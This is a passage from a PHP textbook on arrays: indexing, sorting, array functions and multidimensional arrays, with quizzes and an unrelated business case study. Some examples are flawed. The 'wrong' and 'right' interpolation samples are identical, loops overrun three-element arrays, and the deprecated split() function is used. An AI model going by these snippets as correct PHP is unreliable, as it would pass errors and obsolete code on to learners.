Using Loops to Access the Array

Because the array is indexed by a sequence of numbers, we can use a for loop to more easily display the contents:

```
for ( $i = 0; $i<3; $i++ )
    echo "$products[$i] ";
```

This loop will give similar output to the preceding code, but will require less typing than manually writing code to work with each element in a large array. The ability to use a simple loop to access each element is a nice feature of numerically indexed arrays. Associative arrays are not quite so easy to loop through, but do allow indexes to be meaningful.

We can also use the foreach loop, specially designed for use with arrays. In this example we could use it as follows:

```
foreach ($products as $current)
    echo $current.' ';
```

This stores each element in turn in the variable \$current and prints it out.

Following examples will help you to learn array quickly and effectively.



PHP Array Example:

```
<?php
$array=array("Hello","New","World");
echo count($array);
sort($array);
for($i=0;$i<=4;$i++){
echo $array[$i]."<br/>";
}
$array=array("Hello","Hi","Hei");
sort($array);
for($i=0;$i<=4;$i++){
echo $array[$i]."<br/>";
}
```

Notes

```

$array=array("Hello"=>1,"Hi"=>2,"Hei"=>3);
asort($array);
foreach($array as $key=>$value){
echo "Key: ".$key."Value: ".$value."<br/>";
}
echo "<br/>";
$array=array("Hello"=>1,"Hi"=>2,"Hei"=>3);
ksort($array);
foreach($array as $key=>$value){
echo "Key: ".$key."Value: ".$value."<br/>";
}
?>

```

Output:

```

3Hello
New
World
Hei
Hello
Hi
Key: HelloValue: 1
Key: HiValue: 2
Key: HeiValue: 3
Key: HeiValue: 3
Key: HelloValue: 1
Key: HiValue: 2

```



Did u know?

In the oracle basically, an associative array is a two-column table. The first column of the associative array is the index. The second column of the associative array is the data element. The index value of the associative array is used to locate the data element.

6.2 Identifying Elements of an Array

You can access specific values from an array using the array variable's name, followed by the element's key (sometimes called the *index*) within square brackets:

```
$age['Fred'] $shows[2]
```

The key can be either a string or an integer. String values that are equivalent to integer numbers (without leading zeros) are treated as integers. Thus, `$array[3]` and `$array['3']` reference the same element, but `$array['03']` references a different element. Negative numbers are valid keys, and they do not specify positions from the end of the array as they do in Perl.

You do not have to quote single-word strings. For instance, `$age['Fred']` is the same as `$age[Fred]`. However, it is considered good PHP style to always use quotes, because quoteless keys are indistinguishable from constants. When you use a constant as an unquoted index, PHP uses the value of the constant as the index:

```
define('index',5); echo $array[index]; // retrieves $array[5], not $array['index'];
```

You must use quotes if you are using interpolation to build the array index:

```
$age["Clone$number"]
```

However, do not quote the key if you are interpolating an array lookup:

```
// these are wrong print "Hello, $person[name]"; print "Hello, $person["name"]"; // this is
right print "Hello, $person[name]";
```



Task

Develop a program for finding element of array.

6.3 Storing Data in Arrays

Storing a value in an array will create the array if it did not already exist, but trying to retrieve a value from an array that has not been defined yet would not create the array. For example:

```
// $addresses not defined before this point echo $addresses[0]; // prints nothing echo $addresses;
// prints nothing $addresses[0] = 'spam@cyberpromo.net'; echo $addresses; // prints "Array"
```

Using simple assignment to initialize an array in your program leads to code like this:

```
$addresses[0] = 'spam@cyberpromo.net'; $addresses[1] = 'abuse@example.com'; $addresses[2]
= 'root@example.com'; // ...
```

That's an indexed array, with integer indexes beginning at 0. Here's an associative array:

```
$price['Gasket'] = 15.29; $price['Wheel'] = 75.25; $price['Tire'] = 50.00; // ...
```

An easier way to initialize an array is to use the `array()` construct, which builds an array from its arguments:

```
$addresses = array('spam@cyberpromo.net', 'abuse@example.com', 'root@example.com');
```

To create an associative array with `array()`, use the `=>` symbol to separate indexes from values:

```
$price = array('Gasket' => 15.29, 'Wheel' => 75.25, 'Tire' => 50.00);
```

Notice the use of whitespace and alignment. We could have bunched up the code, but it would not have been as easy to read:

```
$price = array('Gasket'=>15.29,'Wheel'=>75.25,'Tire'=>50.00);
```

To construct an empty array, pass no arguments to `array()`:

```
$addresses = array();
```

You can specify an initial key with `=>` and then a list of values. The values are inserted into the array starting with that key, with subsequent values having sequential keys:

```
$days = array(1 => 'Monday', 'Tuesday', 'Wednesday', 'Thursday', 'Friday', 'Saturday', 'Sunday');
// 2 is Tuesday, 3 is Wednesday, etc.
```

Notes

If the initial index is a non-numeric string, subsequent indexes are integers beginning at 0. Thus, the following code is probably a mistake:

```
$whoops = array('Friday' => 'Black', 'Brown', 'Green'); // same as $whoops = array('Friday'
=> 'Black', 0 => 'Brown', 1 => 'Green');
```

6.3.1 Adding Values to the End of an Array

To insert more values into the end of an existing indexed array, use the [] syntax:

```
$family = array('Fred', 'Riya'); $family[] = 'Pebbles'; // $family[2] is 'Pebbles'
```

This construct assumes the array's indexes are numbers and assigns elements into the next available numeric index, starting from 0. Attempting to append to an associative array is almost always a programmer mistake, but PHP will give the new elements numeric indexes without issuing a warning:

```
$person = array('name' => 'Fred'); $person[] = 'Riya'; // $person[0] is now 'Riya'
```

6.3.2 Assigning a Range of Values

The range() function creates an array of consecutive integer or character values between the two values you pass to it as arguments. For example:

```
$numbers = range(2, 5); // $numbers = array(2, 3, 4, 5); $letters = range('a', 'z'); // $numbers
holds the alphabet $reversed_numbers = range(5, 2); // $numbers = array(5, 4, 3, 2);
```

Only the first letter of a string argument is used to build the range:

```
range('aaa', 'zzz') /// same as range('a','z')
```

6.3.3 Getting the Size of an Array

The count() and sizeof() functions are identical in use and effect. They return the number of elements in the array. There is no stylistic preference about which function you use. Here's an example:

```
$family = array('Fred', 'Riya', 'Pebbles'); $size = count($family); // $size is 3
```

These functions do not consult any numeric indexes that might be present:

```
$confusion = array( 10 => 'ten', 11 => 'eleven', 12 => 'twelve'); $size = count($confusion); //
$size is 3
```

6.3.4 Padding an Array

To create an array initialized to the same value, use array_pad(). The first argument to array_pad() is the array, the second argument is the minimum number of elements you want the array to have, and the third argument is the value to give any elements that are created. The array_pad() function returns a new padded array, leaving its argument array alone.

Here's array_pad() in action:

```
$scores = array(5, 10); $padded = array_pad($scores, 5, 0); // $padded is now array(5, 10, 0, 0, 0)
```

Notice how the new values are appended to the end of the array. If you want the new values added to the start of the array, use a negative second argument:

```
$padded = array_pad($scores, -5, 0);
```

Assign the results of array_pad() back to the original array to get the effect of an in situ change:

```
$scores = array_pad($scores, 5, 0);
```

If you pad an associative array, existing keys will be preserved. New elements will have numeric keys starting at 0.

Self Assessment

Choose the correct answer:

- An array with a numeric index is called:
 - Associative array
 - Creative array
 - Indexed array
 - None of these
- The array that uses named keys that you assign to them is known as:
 - Associative array
 - Creative array
 - Indexed array
 - None of these
- Storing a value in an array will create the array if it did not already exist.
 - True
 - False
- The range() function is used to:
 - create an array of consecutive integer
 - get the length of array
 - get the size of array
 - none of these

6.4 Array Operations in PHP

In this we will see some most commonly used array functions, their usage with examples.

6.4.1 Split an Array into Chunks

To split an array into smaller chunks or smaller sized arrays, we use array_chunk() function of PHP. This will return arrays of several smaller sizes and each array's index number will start with zero unless you want to use the preserve_keys parameter to preserve the original index numbers from the input array used. The syntax is:

```
array_chunk ( array input, int size [, bool preserve_keys] )
```

Using the above function in an example:

 Example:

```
<?php
$my_array = array("One", "Two", "Three", "Four");
$split_array = array_chunk($my_array, 2);
print_r($split_array);
//Output: Array (
//      [0] => Array (
//          [0] => One
//          [1] => Two )
//      [1] => Array (
```

Notes

```
//          [0] => Three
//          [1] => Four )
//          )
?>
```

6.4.2 Combine an Array with Data Elements and the Other with its Keys

We can create an array by combining one array with keys and a second array with corresponding data elements. Note that the number of keys and data elements in both the arrays has to be equal for this operation to be successful. We will make use of built-in function `array_combine()`. Its syntax is:

`array_combine (array keys, array values)`

and the example using `array_combine()` is:

 *Example:*

```
<?php
$keys_array = array(1,2,3,4);
$data_array = array("one","two","three","four");
$new_array = array_combine($keys_array, $data_array);

print_r($new_array);
//Output: Array
// (
//   [1] => one
//   [2] => two
//   [3] => three
//   [4] => four
// )
?>
```

6.4.3 Merging Two or More Arrays

Using a built-in function `array_merge()` we can merge two or more arrays to form a single array. The values from the second array are appended at the end of the first array and so on. So, if three arrays are to be merged, elements from third will be appended at the end of the second array and then it will be appended at the end of the first array. Take a look at this syntax and example:

`array_merge (array array1 [, array array2 [, array ...]])`

 *Example:*

```
<?php
$first_array = array(1,2);
$second_array = array(3,4);
$third_array = array(5,6);
```

```
$merged_array = array_merge($first_array,$second_array,$third_array);
```

```
print_r($merged_array);
```

```
//Output: Array
```

```
//      ( [0] => 1
```

```
//      [1] => 2
```

```
//      [2] => 3
```

```
//      [3] => 4
```

```
//      [4] => 5
```

```
//      [5] => 6
```

```
//      )
```

```
?>
```

6.4.4 Searching for a Value in an Array

Searching for a value in an array is made simple using the function `array_search()`. If the keyword is found in the array, then the corresponding key of that value is returned for further operations.

The syntax and example are:

```
array_search ( keyword, array name )
```

```
<?php
```

```
$months = array(1=>"Jan", "Feb", "Mar", "Apr", "May", "June", "July", "Aug",
"Sep", "Oct", "Nov", "Dec");
```

```
$key = array_search("May", $months); //Searching for May in months array
```

```
echo $key;
```

```
// We can also print the value that key points at
```

```
echo $months[$key];
```

```
?>
```

6.4.5 Sorting Arrays

It is often useful to sort related data stored in an array. Taking a one-dimensional array and sorting it into order is quite easy.

Using sort()

The following code results in the array being sorted into ascending alphabetical order:

```
$products = array( 'Tires', 'Oil', 'Spark Plugs' );
```

```
sort($products);
```

Our array elements will now be in the order Oil, Spark Plugs, Tires.

Notes

We can sort values by numerical order too. If we have an array containing the prices of products, we can sort it into ascending numeric order as shown:

```
$prices = array( 100, 10, 4 );
sort($prices);
```

The prices will now be in the order 4, 10, 100.



Must be understood that the sort function is case-sensitive. All capital letters come before all lowercase letters. So "A" is less than "Z", but "Z" is less than "a".

Using asort() and ksort() to Sort Associative Arrays

If we are using an associative array to store items and their prices, we need to use different kinds of sort functions to keep keys and values together as they are sorted.

The following code creates an associative array containing the three products and their associated prices, and then sorts the array into ascending price order.

```
$prices = array( 'Tires'=>100, 'Oil'=>10, 'Spark Plugs'=>4 );
asort($prices);
```

The function asort() orders the array according to the value of each element. In the array, the values are the prices and the keys are the textual descriptions. If instead of sorting by price we want to sort by description, we use ksort(), which sorts by key rather than value. This code will result in the keys of the array being ordered alphabetically – Oil, Spark Plugs, Tires.

```
$prices = array( 'Tires'=>100, 'Oil'=>10, 'Spark Plugs'=>4 );
ksort($prices);
```

Sorting in Reverse

You have seen sort(), asort(), and ksort(). These three different sorting functions all sort an array into ascending order. Each of these functions has a matching reverse sort function to sort an array into descending order. The reverse versions are called rsort(), arsort(), and krsort().

The reverse sort functions are used in the same way as the sorting functions. The rsort() function sorts a single dimensional numerically indexed array into descending order. The arsort() function sorts a one-dimensional associative array into descending order using the value of each element. The krsort() function sorts a one-dimensional associative array into descending order using the key of each element.

6.5 Working with Array

Following example is defining working of array:

Example:

```
<pre>
<?
$Thearray= array ("Zero","one","two","three","four","five","six","seven"," eight","nine")
?>

Thearray[0]: <? print $Thearray[0]; ?>
Thearray[1]: <? print $Thearray[1]; ?>
```

```
Thearray[2]: <? print $Thearray[2];?>
Thearray[3]: <? print $Thearray[3]; ?>
Thearray[4]: <? print $Thearray[4]; ?>
Thearray[5]: <? print $Thearray[5]; ?>
Thearray[6]: <? print $Thearray[6]; ?>
Thearray[7]: <? print $Thearray[7]; ?>
Thearray[8]: <? print $Thearray[8]; ?>
Thearray[9]: <? print $Thearray[9]; ?>
</pre>
```

Resulting page

```
Thearray(0): Zero
Thearray(1): pne
Thearray(2): two
Thearray(3): three
Thearray(4): four
Thearray(5): five
Thearray(6): six
Thearray(7): seven
Thearray(8): eight
Thearray(9): nine
```

In this example the array has been defined as comma separated element (the first element in the array is element 0 !). The array command has been used to define the array.

We may want to generate an array from a data in a text. In the example below, each word in a text will be stored in an array (one word in each element of the array), and then the array will be printed out (with commandprint_r), and finally word number 5 will be shown:



Example:

```
<pre>
<?
$TheText="zero one two three four five six seven eight nine";
$Thearray=split (" ", $TheText) ;
print_r ($Thearray);
?>
<hr>
The element number 5 is : <? print $Thearray[5]; ?>
</pre>
```

Resulting page

```
Array
(
```

Notes

```
[0] => zero
[1] => one
[2] => two
[3] => three
[4] => four
[5] => five
[6] => six
[7] => seven
[8] => eight
[9] => nine
```

)

The element number 5 is: five

In this example we have defined the variable `$TheText`, and within this variable we have included several words separated by spaces.

In the next line, we have split the variable `$TheText` into an array named `$Thearray`.

Split command has been used to break `$TheText` and " " (space) has been used as a delimiter to separate the substrings.

In the response page we have printed the array by using command `print_r`, and element number 5 has been printed out.

It may happen to have a string we want to split, but we do not know how many substrings we may get. In that case we may use command `sizeof` to discover how many elements are there in our array, and then we may use that value to write them by using a `foreach` control structure (see example below).



Example:

```
<pre>
<?
$TheText="my dog is very nice and my cat is barking";
$Thearray=split(" ", $TheText);
?>

How many words have in $TheArray?
<? print sizeof ($Thearray); ?>
<?
Foreach ($Thearray as $key =>$val){
    print "<br>Word number $key is $val";
}
?>
</pre>
```

Resulting page**Notes**

How many words have in \$TheArray?

10

Word number 0 is my

Word number 1 is dog

Word number 2 is is

Word number 3 is very

Word number 4 is nice

Word number 5 is and

Word number 6 is my

Word number 7 is cat

Word number 8 is is

Word number 9 is barking



Case Study

Binary Tree Branches out Big with Microsoft

New York-based Binary Tree started in 1993 helping businesses migrate to Lotus Notes. Ten years ago, its customers started requesting solutions for migrating to Microsoft. Driven by market demand and supported by a solid Microsoft product offering and partner ecosystem, Binary Tree evolved into a platform agnostic software company and developed new solutions for providing migrations to Microsoft. Today, with thousands of customers and millions of users migrated, Binary Tree's decision has yielded impressive returns:

More than half of its annual revenue comes from Microsoft platform migrations.

Situation

A Turning Tide of Customers When Binary Tree opened its doors in 1993, it helped companies migrate to Lotus Notes. By 1999, Binary Tree was noticing a new trend in the migration market—an increase in demand for migrations to Microsoft. Some of Binary Tree's former customers who originally migrated to Lotus Notes were now pounding on Binary Tree's doors to demand a complete overhaul to the Microsoft solution. "Those requests kept escalating until they reached a point where it was obvious that this was a big opportunity for us," said Steven Pivnik, CEO of Binary Tree. "We've learned to listen to our customers and there are a number of reasons why they want to migrate to the Microsoft platform. Many of them cite that the Microsoft platform is maturing substantially and that they are looking for reduced costs, better productivity, and lower costs of ownership."

Questions:

1. Give the application of Binary Tree.
2. Explain the tree concept in term of simple accessing data.

Self Assessment

True or False:

5. The `count()` and `sizeof()` functions are identical in use and effect.
(a) True (b) False
6. `array_pad()` function is use to padding of array.
(a) True (b) False
7. The `split` command use to split an away.
(a) True (b) False

6.6 Summary

- An array in PHP is actually an ordered map. A map is a type that associates *values* to *keys*. This type is optimized for several different uses; it can be treated as an array, list (vector), hash table (an implementation of a map), dictionary, collection, stack, queue, and probably more.
- There are two kinds of arrays in PHP: indexed and associative. The keys of an *indexed* array are integers, beginning at 0. Indexed arrays are used when you identify things by their position. *Associative* arrays have strings as keys and behave more like two-column tables. The first column is the key, which is used to access the value.
- PHP internally stores all arrays as associative arrays, so the only difference between associative and indexed arrays is what the keys happen to be.
- To access the contents of a variable, use its name. If the variable is an array, access the contents using the variable name and a key or index. The key or index indicates which stored values we access. The index is placed in square brackets after the name.
- Storing a value in an array will create the array if it didn't already exist, but trying to retrieve a value from an array that hasn't been defined yet won't create the array.
- To create an array initialized to the same value, use `array_pad()`. The first argument to `array_pad()` is the array, the second argument is the minimum number of elements you want the array to have, and the third argument is the value to give any elements that are created.
- Using an built-in function `array_merge()` we can merge two or more arrays to form a single array. The values from the second array are appended at the end of first array and so on.
- Searching for a value in an array is made simple using the function `array_search()`. If the keyword is found in the array, then the corresponding key of that value is returned for further operations.

6.7 Keywords

Associative arrays: Associative arrays have strings as keys and behave more like two-column tables. The first column is the key, which is used to access the value.

Indexed arrays: Indexed array are integers, beginning at 0. Indexed arrays are used when you identify things by their position.

Map: A map is a type that associates values to keys. This type is optimized for several different uses; it can be treated as an array, list (vector), hash table (an implementation of a map), dictionary etc.

range(): The range() function creates an array of consecutive integer or character values between the two values you pass to it as arguments.

Split: Split command have been used to brake \$TheText and " " (space) has been used as a delimiter to separate the substrings.



Lab Exercise

1. Develop a PHP program to add two arrays.
2. Develop a PHP program to found the size of an array.

6.8 Review Questions

1. What are the indexed and associative arrays? Explain with example.
2. What are the ways to identifying elements of an array?
3. Write a PHP program to search a special element in an array?
4. How do we store the data in arrays?
5. Write a PHP program to adding values at the end of an array.
6. What is the padding of an array? Explain with example.
7. How do we perform array operations in PHP?
8. Write a PHP program to sort an array.
9. Write a PHP program to merge two arrays.
10. Write the concepts working with array?

Answers to Self Assessment

1. (c)
2. (a)
3. (a)
4. (a)
5. (a)
6. (a)
7. (a)

6.9 Further Reading



Books

Web Database Applications with PHP and MySQL, by Hugh E. Williams, David John Lane.



Online link

<http://www.phpf1.com/tutorial/php-array.html>

Unit 7: Multidimensional Arrays

CONTENTS

Objectives

Introduction

- 7.1 Concept of Multidimensional Array
 - 7.1.1 Two-dimensional Arrays
 - 7.1.2 Three-dimensional Arrays
- 7.2 Extracting Multiple Values
 - 7.2.1 Slicing an Array
 - 7.2.2 Splitting an Array into Chunks
 - 7.2.3 Keys and Values
 - 7.2.4 Checking whether an Element Exists
 - 7.2.5 Removing and Inserting Elements in an Array
- 7.3 Converting between Arrays and Variables
 - 7.3.1 Creating Variables from an Array
 - 7.3.2 Creating an Array from Variables
- 7.4 Traversing Arrays
 - 7.4.1 The for each Construct
 - 7.4.2 The Iterator Functions
 - 7.4.3 Using a for Loop
 - 7.4.4 Calling a Function for each Array Element
 - 7.4.5 Reducing an Array
 - 7.4.6 Searching for Values
- 7.5 Sorting of Multidimensional Arrays
 - 7.5.1 User Defined Sorts
 - 7.5.2 Reverse User Sorts
- 7.6 Acting on Entire Arrays
 - 7.6.1 Merging Two Arrays
 - 7.6.2 Calculating the Sum of an Array
 - 7.6.3 Filtering Elements from an Array
 - 7.6.4 Calculating the difference between Two Arrays
- 7.7 Using Arrays
 - 7.7.1 Stacks
 - 7.7.2 Sets
- 7.8 Summary
- 7.9 Keywords
- 7.10 Review Questions
- 7.11 Further Reading

Objectives

After studying this unit, you will be able to:

- Understand the concepts of multidimensional array
- Discuss how to extract the arrays
- Discuss how to perform conversion between arrays and variables
- Explain array traversal
- Understand the multidimensional array sorting
- Explain how to perform different operations on array
- Discuss the use of arrays

Introduction

A multidimensional array is an array that contains at least one other array as the value of one of the indexes.

Arrays do not have to be a simple list of keys and values each location in the array can hold another array. This way, we can create a two-dimensional array. You can think of a two-dimensional array as a matrix, or grid, with width and height or rows and columns.

7.1 Concept of Multidimensional Array

Array does not have to be a simple list of keys and values; each array element can contain another array as a value, which in turn can hold other arrays as well. In such a way you can create two-dimensional or three-dimensional arrays.

- Two-dimensional Arrays
- Three-dimensional Arrays

7.1.1 Two-dimensional Arrays

Imagine that you are an owner of a flower shop. One-dimensional array is enough to keep titles and prices. But if you need to keep more than one item of each type you need to use something different. One of the ways to do it is using multidimensional arrays. The table below might represent our two-dimensional array. Each row represents a type of flower and each column – a certain attribute.

Title	Price	Number
rose	1.25	15
daisy	0.75	25
orchid	1.15	7

To store data in the form of array represented by preceding example using PHP, let's prepare the following code:

 Example:

```
<?php
$shop = array( array("rose", 1.25 , 15),
               array("daisy", 0.75 , 25),
               array("orchid", 1.15 , 7)
             );
?>
```

Notes

This example shows that now \$shop array, in fact, contains three arrays. As you remember, to access data in one-dimensional array you have to point to array name and index. The same is true in regards to a two-dimensional array, with one exception: each element has two indexes – row and column.

To display elements of this array we could have organized manual access to each element or make it by putting for loop inside another for loop:



Example:

```
<?php
echo "<h1>Manual access to each element</h1>";
echo $shop[0][0]." costs ".$shop[0][1]." and you get ".$shop[0][2]."<br />";
echo $shop[1][0]." costs ".$shop[1][1]." and you get ".$shop[1][2]."<br />";
echo $shop[2][0]." costs ".$shop[2][1]." and you get ".$shop[2][2]."<br />";
echo "<h1>Using loops to display array elements</h1>";
echo "<ol>";
for ($row = 0; $row < 3; $row++)
{
    echo "<li><b>The row number $row</b>";
    echo "<ul>";
    for ($col = 0; $col < 3; $col++)
    {
        echo "<li>".$shop[$row][$col]."</li>";
    }
    echo "</ul>";
    echo "</li>";
}
echo "</ol>";
?>
```

Perhaps, instead of the column numbers you prefer to create their names. For this purpose, you can use associative arrays. The following code will store the same set of flowers using column names:



Example:

```
<?php
$shop = array( array( Title => "rose",
                    Price => 1.25,
                    Number => 15
                ),
              array( Title => "daisy",
                    Price => 0.75,
```

```

        Number => 25,
    ),
    array( Title => "orchid",
        Price => 1.15,
        Number => 7
    )
);

```

?>

It is easier to work with this array, in case you need to get a single value out of it. Necessary data can be easily found, if you turn to a proper cell using meaningful row and column names that bear logical content. However, we are losing the possibility to use simple for loop to view all columns consecutively.

You can view outer numerically indexed \$shop array using for loop. Each row of the \$shop array is an associative array. Hence, inside the for loop you need for each loop. Also you can get each element from associative array manually:



Example:

```

<?php
echo "<h1>Manual access to each element from associative array</h1>";
for ($row = 0; $row < 3; $row++)
{
    echo $shop[$row]["Title"]." costs ".$shop[$row]["Price"]." and you get ".$shop[$row]
["Number"];
    echo "<br />";
}
echo "<h1>Using foreach loop to display elements</h1>";
echo "<ol>";
for ($row = 0; $row < 3; $row++)
{
    echo "<li><b>The row number $row</b>";
    echo "<ul>";
    foreach($shop[$row] as $key => $value)
    {
        echo "<li>".$value."</li>";
    }
    echo "</ul>";
    echo "</li>";
}
echo "</ol>";
?>

```

Notes




Multidimensional arrays can be described as “arrays of arrays”. For example, a bidimensional array can be imagined as a bidimensional table made of elements, all of them of a same uniform data type.

7.1.2 Three-dimensional Arrays

A three-dimensional array has height, width, and depth. If you are comfortable thinking of a two-dimensional array as a table with rows and columns imagine a pile or deck of those tables. Each element will be referenced by its layer, row, and column.

If Bob divided his products into categories, we could use a three-dimensional array to store them. Figure 7.1 shows Bob’s products in a three-dimensional array.



From the code that defines this array, you can see that a three-dimensional array is an array containing arrays of arrays.

Example:

```
$categories = array( array ( array( 'CAR_TIR', 'Tires', 100 ),
    array( 'CAR_OIL', 'Oil', 10 ),
    array( 'CAR_SPK', 'Spark Plugs', 4 )
),
    array ( array( 'VAN_TIR', 'Tires', 120 ),
        array( 'VAN_OIL', 'Oil', 12 ),
        array( 'VAN_SPK', 'Spark Plugs', 5 )
    ),
    array ( array( 'TRK_TIR', 'Tires', 150 ),
        array( 'TRK_OIL', 'Oil', 15 ),
```

```

        array( 'TRK_SPK', 'Spark Plugs', 6 )
    )
);

```

Because this array has only numeric indices, we can use nested for loops to display its contents.

```

for ( $layer = 0; $layer < 3; $layer++ )
{
    echo "Layer $layer<br />";
    for ( $row = 0; $row < 3; $row++ )
    {
        for ( $column = 0; $column < 3; $column++ )
        {
            echo '|'.$categories[$layer][$row][$column];
        }
        echo '|<br />';
    }
}

```

Because of the way multidimensional arrays are created, we could create four-, five-, or six-dimensional arrays. There is no language limit to the number of dimensions, but it is difficult for people to visualize constructs with more than three dimensions. Most real-world problems match logically with constructs of three or four dimensions.

Self Assessment

Choose the correct answer:

- The correct definition of an array:
 - Array is the collection of elements.
 - Array is the list of elements.
 - Array is the collection of elements with contiguous memory allocation.
 - None of these.
- Each array element can contain another array as a value.
 - True
 - False
- The list () construct is use to:
 - Delete all the elements in array
 - Copy all of an array's values into variables
 - Create an array
 - None of these.

7.2 Extracting Multiple Values

To copy all of an array's values into variables, use the `list()` construct:

```
list($variable, ...) = $array;
```

The array's values are copied into the listed variables, in the array's internal order. By default that's the order in which they were inserted. Here's an example:

```
$person = array('name' => 'Pradip', 'age' => 35, 'wife' => 'Riya'); list($n, $a, $w) = $person; //  
$n is 'Pradip', $a is 35, $w is 'Riya'
```

If you have more values in the array than in the `list()`, the extra values are ignored:

```
$person = array('name' => 'Pradip', 'age' => 35, 'wife' => 'Riya'); list($n, $a) = $person; // $n  
is 'Pradip', $a is 35
```

If you have more values in the `list()` than in the array, the extra values are set to `NULL`:

```
$values = array('hello', 'world'); list($a, $b, $c) = $values; // $a is 'hello', $b is 'world', $c is  
NULL
```

Two or more consecutive commas in the `list()` skip values in the array:

```
$values = range('a', 'e'); list($m,, $n,, $o) = $values; // $m is 'a', $n is 'c', $o is 'e'
```

7.2.1 Slicing an Array

To extract only a subset of the array, use the `array_slice()` function:

```
$subset = array_slice(array, offset, length);
```

The `array_slice()` function returns a new array consisting of a consecutive series of values from the original array. The `offset` parameter identifies the initial element to copy (0 represents the first element in the array), and the `length` parameter identifies the number of values to copy. The new array has consecutive numeric keys starting at 0. For example:

```
$people = array('Tom', 'Dick', 'Harriet', 'Brenda', 'Jo'); $middle = array_slice($people, 2, 2); //  
$middle is array('Harriet', 'Brenda')
```

It is generally only meaningful to use `array_slice()` on indexed arrays (i.e., those with consecutive integer indexes, starting at 0):

```
// this use of array_slice() makes no sense $person = array('name' => 'Pradip', 'age' => 35,  
'wife' => 'Riya'); $subset = array_slice($person, 1, 2); // $subset is array(0 => 35, 1 => 'Riya')
```

Combine `array_slice()` with `list()` to extract only some values to variables:

```
$order = array('Tom', 'Dick', 'Harriet', 'Brenda', 'Jo'); list($second, $third) = array_slice($order,  
1, 2); // $second is 'Dick', $third is 'Harriet'
```

7.2.2 Splitting an Array into Chunks

To divide an array into smaller, evenly sized arrays, use the `array_chunk()` function:

```
$chunks = array_chunk(array, size [, preserve_keys]);
```

The function returns an array of the smaller arrays. The third argument, `preserve_keys`, is a Boolean value that determines whether the elements of the new arrays have the same keys as in the original (useful for associative arrays) or new numeric keys starting from 0 (useful for indexed arrays). The default is to assign new keys, as shown here:

```
$nums = range(1, 7); $rows = array_chunk($nums, 3); print_r($rows); Array ( [0] => Array ( [0] => 1 [1] => 2 [2] => 3 ) [1] => Array ( [0] => 4 [1] => 5 [2] => 6 ) [2] => Array ( [0] => 7 ) )
```

7.2.3 Keys and Values

The `array_keys()` function returns an array consisting of only the keys in the array, in internal order:

```
$array_of_keys = array_keys(array);
```

Here's an example:

```
$person = array('name' => 'Pradip', 'age' => 35, 'wife' => 'Riya'); $keys = array_keys($person);  
// $keys is array('name', 'age', 'wife')
```

PHP also provides a (less generally useful) function to retrieve an array of just the values in an array, `array_values()`:

```
$array_of_values = array_values(array);
```

As with `array_keys()`, the values are returned in the array's internal order:

```
$values = array_values($person); // $values is array('Pradip', 35, 'Riya');
```

7.2.4 Checking whether an Element Exists

To see if an element exists in the array, use the `array_key_exists()` function:

```
if (array_key_exists(key, array)) { ... }
```

The function returns a Boolean value that indicates whether the second argument is a valid key in the array given as the first argument.

It's not sufficient to simply say:

```
if ($person['name']) { ... } // this can be misleading
```

Even if there is an element in the array with the key name, its corresponding value might be false (i.e., 0, NULL, or the empty string). Instead, use `array_key_exists()` as follows:

```
$person['age'] = 0; // unborn? if ($person['age']) { echo "true!\n"; } if (array_key_exists('age',  
$person)) { echo "exists!\n"; } exists!
```

In PHP 4.0.6 and earlier versions, the `array_key_exists()` function was called `key_exists()`. The original name is still retained as an alias for the new name.

Many people use the `isset()` function instead, which returns true if the element exists and is not NULL:

```
$a = array(0,NULL,'');  
  
function tf($v)  
{  
return $v ? "T" : "F";  
}  
  
for ($i=0; $i < 4; $i++)  
{  
printf("%d: %s %s\n", $i, tf(isset($a[$i])), tf(array_key_exists($i, $a)));  
}
```

Notes

Output:

```
0: T T 1: F T 2: T T 3: F F
```

7.2.5 Removing and Inserting Elements in an Array

The `array_splice()` function can remove or insert elements in an array:

```
$removed = array_splice(array, start [, length [, replacement ] ] );
```

We'll look at `array_splice()` using this array:

```
$subjects = array('physics', 'chem', 'math', 'bio', 'cs', 'drama', 'classics');
```

We can remove the `math`, `bio`, and `cs` elements by telling `array_splice()` to start at position 2 and remove 3 elements:

```
$removed = array_splice($subjects, 2, 3); // $removed is array('math', 'bio', 'cs') // $subjects is array('physics', 'chem');
```

If you omit the `length`, `array_splice()` removes to the end of the array:

```
$removed = array_splice($subjects, 2); // $removed is array('math', 'bio', 'cs', 'drama', 'classics') // $subjects is array('physics', 'chem');
```

If you simply want to delete the elements and you don't care about their values, you don't need to assign the results of `array_splice()`:

```
array_splice($subjects, 2); // $subjects is array('physics', 'chem');
```

To insert elements where others were removed, use the fourth argument:

```
